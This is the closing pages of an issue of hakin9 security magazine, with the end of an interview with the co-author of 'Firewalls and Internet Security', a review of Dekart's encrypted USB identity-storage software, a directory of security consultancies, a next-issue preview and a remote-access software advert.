h9: Have you thought about the future of systems security? Is there a possibility that IT security specialists will have to face more complicated and difficult problems than they do nowadays? What is the path of evolution in your opinion?

SB: Most security problems are due to buggy code. We're not going to get away from buggy code; the challenge is to design systems that are secure despite such bugs.

h9: You were one of the co-authors of the book Firewalls and Internet Security: Repelling the Willy hacker. It became a bestseller after appearing in 1994. What pushed you and Bill Cheswick to have written that book?

SB: Bill and I had each written several papers, and we'd built one of the first firewalls. We thought we could do more. The book itself happened by accident, though. He and I ended up on the same train to a security conference, and he mentioned he'd been thinking about writing a book. It sounded interesting, so we worked out a table of contents. Perhaps nothing more would have happened, but very soon thereafter an editor stopped by my office for his annual *do you want to write something*? visit. This time, I had an answer.

h9: It is a pleasure for me to congratulate You receiving 2007 National Computer Systems Security Award by the National Institute of Standards and Technology (NIST) and the National Security Agency (NSA). Please, tell our readers about your feelings afterwards. Did you expect such a great success?

SB: Awards like that are always humbling and unexpected.

h9: Finally, can You give some tips you think might be useful for the young people who are going to work in IT security field?

SB: Do what's fun, and don't become wedded to yesterday's ideas. The environment is always changing; you have to change with it. ●

Dekart Secure Identity Storage

More than just a smart card reader, the Dekart Smart Container provides secure multi-factor user authentication, strong encryption and identity management in a small USB flash drive. It is NIST-certified and has 256-bit disk. This memory is partly used by software that is ready to be installed on your computer. This software includes: Dekart SIM Manager, Dekart Private Disk, Dekart Logon, Dekart Password Carrier and Dekart RSA Cryptographic Provider.

Dekart SIM Manager

With Dekart SIM Manager, you can easily create, edit and backup phonebook entries using your PC. It's no longer necessary to input information using the mobile phone's keypad. Manage your PIN codes, transfer data from one SIM to another, backup and export/import all phonebook entries. This capability is very useful in case you lose or change a SIM card and/or GSM phone.

Dekart PrivateDisk Powerful

Dekart PrivateDisk Powerful is a reliable and flexible disk encryption program. It hides your programs and data and exclusively restricts access to them. Private Disk shields files from viruses and malware even if your antivirus or antispyware program fails to protect the system. Your data is truly portable – you can encrypt your information on USB drives, CDs, DVDs ,FDDs, CD-RWs and work with the protected files on any computer without having to install the software locally.

Dekart Logon protects access to notebook and desktop computers running Microsoft Windows 95/98/ME/NT/2000/XP. Dekart Logon allows you to store all of your passwords for Windows machines on one removable storage device (USB flash drive or CD disk), while a smart card or USB token and adds the strong authentication and convenience to the standard Windows logon procedure.

Dekart Logon

With Dekart Logon, you don't have to waste time entering complicated passwords, as all login data is entered automatically once the USB flash drive is connected to the computer. If you leave the computer for a moment, you can temporarily lock it by simply removing the USB key. The login and password of the user are securely stored on the USB key, which can be protected with the user defined PIN code and (optionally) his biometric data. The two- and three-factor authentication offered by Dekart Logon ensures that no third party will get access to your notebook or desktop computer and your important data, even if the computer is lost, stolen or left unattended.

Dekart Password Carrier

Unless you have an excellent memory, chances are you will routinely forget your various passwords. So you definitely need Dekart Password Carrier. It is a secure web form filler and password management tool that provides one-click login to web sites from USB drives. With Password Carrier and a USB flash drive, you can plug into any Windows PC and be productive wherever you happen to be working. Password Carrier protects your online identity by offering strong password generation and protection from phishing and keylogging spyware.

Password Carrier can also run from any type of removable media, such as external hard disks, flash memory cards, mp3 players, iPods or any other portable media players. Confidential data (passwords, online identities, banking and credit card information) becomes absolutely secure with Password Carrier. Password Carrier stores the information in an encrypted form on the removable disk. The applied encryption algorithm is AES 256-bit, certified by NIST. The passwords on the USB disk are protected with one master password, as well as with fingerprint authentication. This guarantees that if your USB flash disk is lost or stolen, nobody will be able to use it.

Dekart RSA Cryptographic Provider

Dekart RSA Cryptographic Provider integrates into the Windows operating system and enables you digitally sign and encrypt/decrypt Microsoft Outlook and Outlook Express emails, as well as get access to protected web sites. Dekart RSA Cryptographic Provider allows to digitally sign and encrypt email messages for the following email clients: Microsoft Outlook Express Microsoft Outlook 2000/XP Novell GroupWise RITLabs The Bat!

Dekart RSA Cryptographic Provider's encryption keys can be stored within the Windows environment or on a smart card, allowing access to and interoperability with encrypted emails, corporate Web sites and a host of other resources. Dekart RSA Cryptographic Provider uses the Dekart Cryptographic Key Migration utility to migrate keys between cryptographic service providers, as well as their transfer from the system registry to a smart card or USB key and vise versa. The easy to use Dekart RSA Cryptographic Provider simple to install and use. Once you have installed the software, you can easily send digitally signed and encrypted emails, with just a couple of clicks of your mouse.

Disk encryption, file encryption, digital certificates and secure login for your desktop all bundled in one package – Dekart Secure Identity Storage.

Reviewed by Robert Zadrożny

Figure 1. *Dekart*

CLUB .PRO

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

If you want to become our partner – join our CLUB .PRO!
To find out more, e-mail us at

en@hakin9.org

CLUB .PRO

Coming up
in the next issue...

- VoIP Security Testing & Solutions
- Dethroning Insecurities In Web.xml Schema
- A Comparison of Remote Access Solutions
- Auditing Serendipity for Security Issues
- Continuation of Malware Detection

Also inside:

- free CD with useful applications and tools
- Advanced technical articles directed to the IT security specialists
- Presentation of most popular security tools
- Interesting techniques of protecting and attacking computer systems

hakin9 is a bimonthly. It means 6 issues of hakin9 a year! Each edition is full of precious guidelines, useful hints and essential information necessary to be even more knowledgeable and efficient in securing your systems.

Next issue of *hakin9* available in September!

The editors reserve the right to change the magazine contents.

Anyplace Control

Remote access from any place

Access your PC Remotely

From Anywhere in the World

Use Easily Over LAN or Internet

The software allows you to:

1) Display remote computer's desktop on your screen in the real time.

2) Use your own keyboard and mouse to control otherPC remotely.

3) Copy text, graphics or other data from one PC and paste them to another.

4) Turn on, turn off or reboot remote PC.

www.anyplace-control.com